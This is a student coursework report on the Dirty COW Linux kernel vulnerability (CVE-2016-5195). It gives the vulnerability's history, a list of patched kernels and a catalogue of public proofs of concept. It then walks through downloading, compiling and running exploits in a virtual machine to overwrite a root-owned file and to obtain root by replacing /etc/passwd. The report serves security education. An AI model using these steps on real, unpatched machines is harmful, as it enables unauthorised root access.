Sri Lanka Institute of Information Technology

Dirty Copy on Write Local Root Escalation Vulnerability

Linux Exploitation Project

IE2012 - System Networking and Programming (C/Python)

Submitted by:

Student Registration Number	Student Name
IT19132242	Agaar Mohamed A.H

Table of Contents

Abstract

The Linux kernel is widely considered to be the cornerstone of some of the most popular open source community projects. As the key module of the operating system, the stability, performance and security of the system is heavily reliant on the kernel.
For this reason, developers should have a full understanding of popular software bugs and vulnerabilities affecting the Linux kernel. This helps not only reduce the risks of an attack, but also increases the overall quality of the applications they are creating.
Most vulnerabilities in the Linux kernel are correlated with flaws such as SQL injection, uncontrolled format string, buffer overflow, integer overflow, and operating system command injection.

This report explains about a Linux kernel vulnerability called Dirty Copy-On-Write that can be exploited in the Linux kernel using terminal. This report includes the introduction of the vulnerability, what kind behavior it can cause in the Linux operating system, how it works and how it can be exploited in a Linux operating system

1. Introduction to The Vulnerability

CVE-2016-5195 is the reference to this vulnerability. The name Dirty COW gets the name from Copy-On-Write (COW) mechanism in the Linux kernel’s memory management system. A race condition can possibly set up by malicious programs to change read-only mapping of a file (Root Access Only File) into a writable mapping.

By using this vulnerability, an underprivileged user can exploit a Linux system using this flaw to gain root access to a file that only can be accessed by root user or can get root access in terminal.

This can cause malicious programs gain unrestricted access to a Linux system. These programs can modify system files, personal data, deploy key-loggers and etc.

2. History

Who found the vulnerability?

Dirty COW vulnerability was discovered by **Phil Oester**.

When it was found?

Dirty COW has existed since Linux kernel version 2.6.22 released in 2007. And it being exploited since October 2016. In Linux kernel versions 4.8.3, 4.7.9, 4.4.26 and newer, Dirty Cow has been patched.
In the patch that released in 2016, vulnerability was not fully addressed the issue but in November 27 2017, a revised patch was released. [1]

Command to check the current kernel version of a Linux Operation System

```
uname - r
```

These are the fixed kernel versions in a particular Linux operating system, those can be prevented from the vulnerability.

Table 1: [1]


Earliest Fixed Kernel Version	Linux Distribution That Uses This
3.2.0-113.155	Ubuntu 12.04 LTS
3.13.0-100.147	Ubuntu 14.04 LTS (Linux Mint 17.1)
3.16.36-1+deb8u2	Debian 8
4.4.0-45.66	Ubuntu 16.04 LTS
4.8.0-26.28	Ubuntu 16.10
3.10.0-327.36.3	RHEL 7, CentOS 7
2.6.32-642.6.2	RHEL 6, CentOS 6
2.6.18-416	RHEL 5, CentOS 5
3.0.101-84.1	SLES 11 SP4
3.12.60-52.57.1	SLES 12 GA LTSS

3.12.62-60.64.8.2	SLES 12 SP1

3. Behavior of The Exploit

- Operating System used in this project


  Mint 17.2 (Rafaela)



```
Terminal
hostbox@hostbox-VirtualBox ~ $ lsb_release -a
No LSB modules are available.
Distributor ID: LinuxMint
Description:    Linux Mint 17.2 Rafaela
Release:        17.2
Codename:       rafaela
hostbox@hostbox-VirtualBox ~ $
```

Figure 1:Screenshot

Kernel Version



```
Terminal
hostbox@hostbox-VirtualBox ~ $ uname -r
3.16.0-38-generic
hostbox@hostbox-VirtualBox ~ $
```

Figure 2:Screenshot

1. Exploit Code Reference

   For this report code taken from github.com. There are multiple exploit codes available in Dirty COW GitHub repository.

These are the list of Proof of Concept available in Dirty COW GitHub repository.





Table of PoCs

Note: if you experience crashes or locks take a look at this fix.

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem

Figure 3:Reference [2]




0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Figure 4:Reference [2]


Exploit Codes Used For this Project from PoC List

2. Read-Only Write (allow user to write in a file that read-only)



dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem


3. /etc/passwd based root (Gives the root access to the user by replacing /etc/passwd based root



dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem

4. Exploitation Techniques

- Exploit codes can be downloaded from DirtyCow GitHub repository directly.



```
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/
dirtyc0w.c
--2020-05-11 15:47:10--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.240.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.240.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: ‘dirtyc0w.c’

100%[===========================================================================>] 2,826       6.63KB/s   in 0.4s

2020-05-11 15:47:14 (6.63 KB/s) - ‘dirtyc0w.c’ saved [2826/2826]

hostbox@hostbox-VirtualBox ~/Desktop/SNP $ wget https://github.com/gbonacini/CVE-2016-5195/archive/master.zip
--2020-05-11 15:47:37--  https://github.com/gbonacini/CVE-2016-5195/archive/master.zip
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/gbonacini/CVE-2016-5195/zip/master [following]
--2020-05-11 15:47:39--  https://codeload.github.com/gbonacini/CVE-2016-5195/zip/master
Resolving codeload.github.com (codeload.github.com)... 140.82.112.10
Connecting to codeload.github.com (codeload.github.com)|140.82.112.10|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: ‘master.zip’

    [ <=>                                                                      ] 17,336      90.2KB/s   in 0.2s

2020-05-11 15:47:41 (90.2 KB/s) - ‘master.zip’ saved [17336]

hostbox@hostbox-VirtualBox ~/Desktop/SNP $
```

Figure 5:Screenshot

- Tools
  - GCC Compiler
  - Zip
  - G++ Compiler
  - Text Editor

- Compile
  - Dirtyc0w.c

    ```
    gcc -pthread dirtyc0w.c -o dirtyc0wsnp
    ```


  - Dcow.cpp

    ```
    g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcowsnp
    dcow.cpp -lutil
    ```

- Behavior
  - Read-Only Write (dirtyc0w.c)

    For example, a read-only file that named SNP.txt and having a word “positive”. As a normal user someone cannot write on that file. But someone who looking to change the word “negative” to “positive” can do this by using this exploit.


- **Creating a file with root (read-only for normal users)**



```
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ sudo su
[sudo] password for hostbox:
hostbox-VirtualBox SNP # vi SNP.txt
hostbox-VirtualBox SNP # cat SNP.txt
positive
hostbox-VirtualBox SNP #
```

Figure 6:Screenshot


  - Try to write SNP.txt with **normal user**



```
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ ls -l
total 44
-rwxr-xr-x 1 hostbox hostbox 13448 May 11 15:51 dirtyc0w
-rw-r--r-- 1 hostbox hostbox  2826 May 11 15:47 dirtyc0w.c
-rw-r--r-- 1 hostbox hostbox 17336 May 11 15:47 master.zip
-rw-r--r-- 1 root    root        9 May 11 16:07 SNP.txt
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ cat SNP.txt
positive
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ echo "negative" > SNP.txt
bash: SNP.txt: Permission denied
hostbox@hostbox-VirtualBox ~/Desktop/SNP $
```

Figure 7: Screenshot

  - Using exploit to write in the file with **normal user**




```
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ ls -l
total 44
-rwxr-xr-x 1 hostbox hostbox 13480 May 11 20:28 dirtyc0w
-rw-r--r-- 1 hostbox hostbox  2826 May 11 20:25 dirtyc0w.c
-rw-r--r-- 1 hostbox hostbox 17336 May 11 20:21 master.zip
-rw-r--r-- 1 root    root        9 May 11 20:32 SNP.txt
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ cat SNP.txt
positive
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ ./dirtyc0w SNP.txt "negative"
mmap 7f9d92447000

madvise 0

procselfmem 800000000

hostbox@hostbox-VirtualBox ~/Desktop/SNP $ cat SNP.txt
negative
hostbox@hostbox-VirtualBox ~/Desktop/SNP $
```

Figure 8:Screenshot

5. Gives the normal user root by replacing /etc/passwd

By using this exploit a normal user can get root access in terminal.


- Checking user's privilege



```
Terminal
hostbox@hostbox-VirtualBox ~/Desktop/SNP $ id
uid=1000(hostbox) gid=1000(hostbox) groups=1000(hostbox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),1
10(sambashare)
hostbox@hostbox-VirtualBox ~/Desktop/SNP $
```

- Deploying the code terminal

  Normal user can get root access by using the default password given by the exploit.



```
Terminal
hostbox@hostbox-VirtualBox ~/Desktop/SNP/CVE-2016-5195-master $ ls -l
total 88
-rw-r--r-- 1 hostbox hostbox  1591 Mar 21  2017 changelog
-rw-r--r-- 1 hostbox hostbox   947 Mar 21  2017 CONTRIBUTING.md
-rwxr-xr-x 1 hostbox hostbox 47099 May 11 21:17 dcow
-rw-r--r-- 1 hostbox hostbox 10092 Mar 21  2017 dcow.cpp
drwxr-xr-x 3 hostbox hostbox  4096 Mar 21  2017 golang
drwxr-xr-x 2 hostbox hostbox  4096 Mar 21  2017 legacy
-rw-r--r-- 1 hostbox hostbox   143 Mar 21  2017 makefile
-rw-r--r-- 1 hostbox hostbox  2807 Mar 21  2017 README.md
-rw-r--r-- 1 hostbox hostbox     7 Mar 21  2017 version
hostbox@hostbox-VirtualBox ~/Desktop/SNP/CVE-2016-5195-master $ ./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
hostbox@hostbox-VirtualBox ~/Desktop/SNP/CVE-2016-5195-master $ su
Password:
hostbox-VirtualBox CVE-2016-5195-master #
```

4. Conclusion

It was a dangerous root privilege vulnerability until it has been patched.

How Dirty COW works??

First, we create a private copy (mapping) of a read-only file. Second, we write to the private copy. Since it's our first time writing to the private copy, the COW feature takes place. **The problem** lies in the fact that this write consists of **two non-atomic actions**:

1. locate physical address
2. write to physical address

This means we can get right in the middle (via another thread) and tell the kernel to throw away our private copy — using madvice. This throwing away of the private copy results in the kernel accidentally writing to the original read-only file.

How to find the vulnerability?

Vulnerability cannot be found by a particular scanner. But using **uname -r** command to check the kernel version and compare with the list of kernels those having this vulnerability and by trying to exploit in the Linux

Is it still in latest kernel patches?

No, it was exploited since 2016, In 2017 kernels have been patched

5. References

[1] "Dirty COW," [Online]. Available: https://en.wikipedia.org/wiki/Dirty_COW.

[2] "Dirty COW Vulnerability_ Everything You Need to Know to Stay Secure," [Online]. Available: https://www.makeuseof.com/tag/dirty-cow-vulnerability-everything-know/.

[3] "PoCs · dirtycow_dirtycow.github.io Wiki," [Online]. Available: https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs.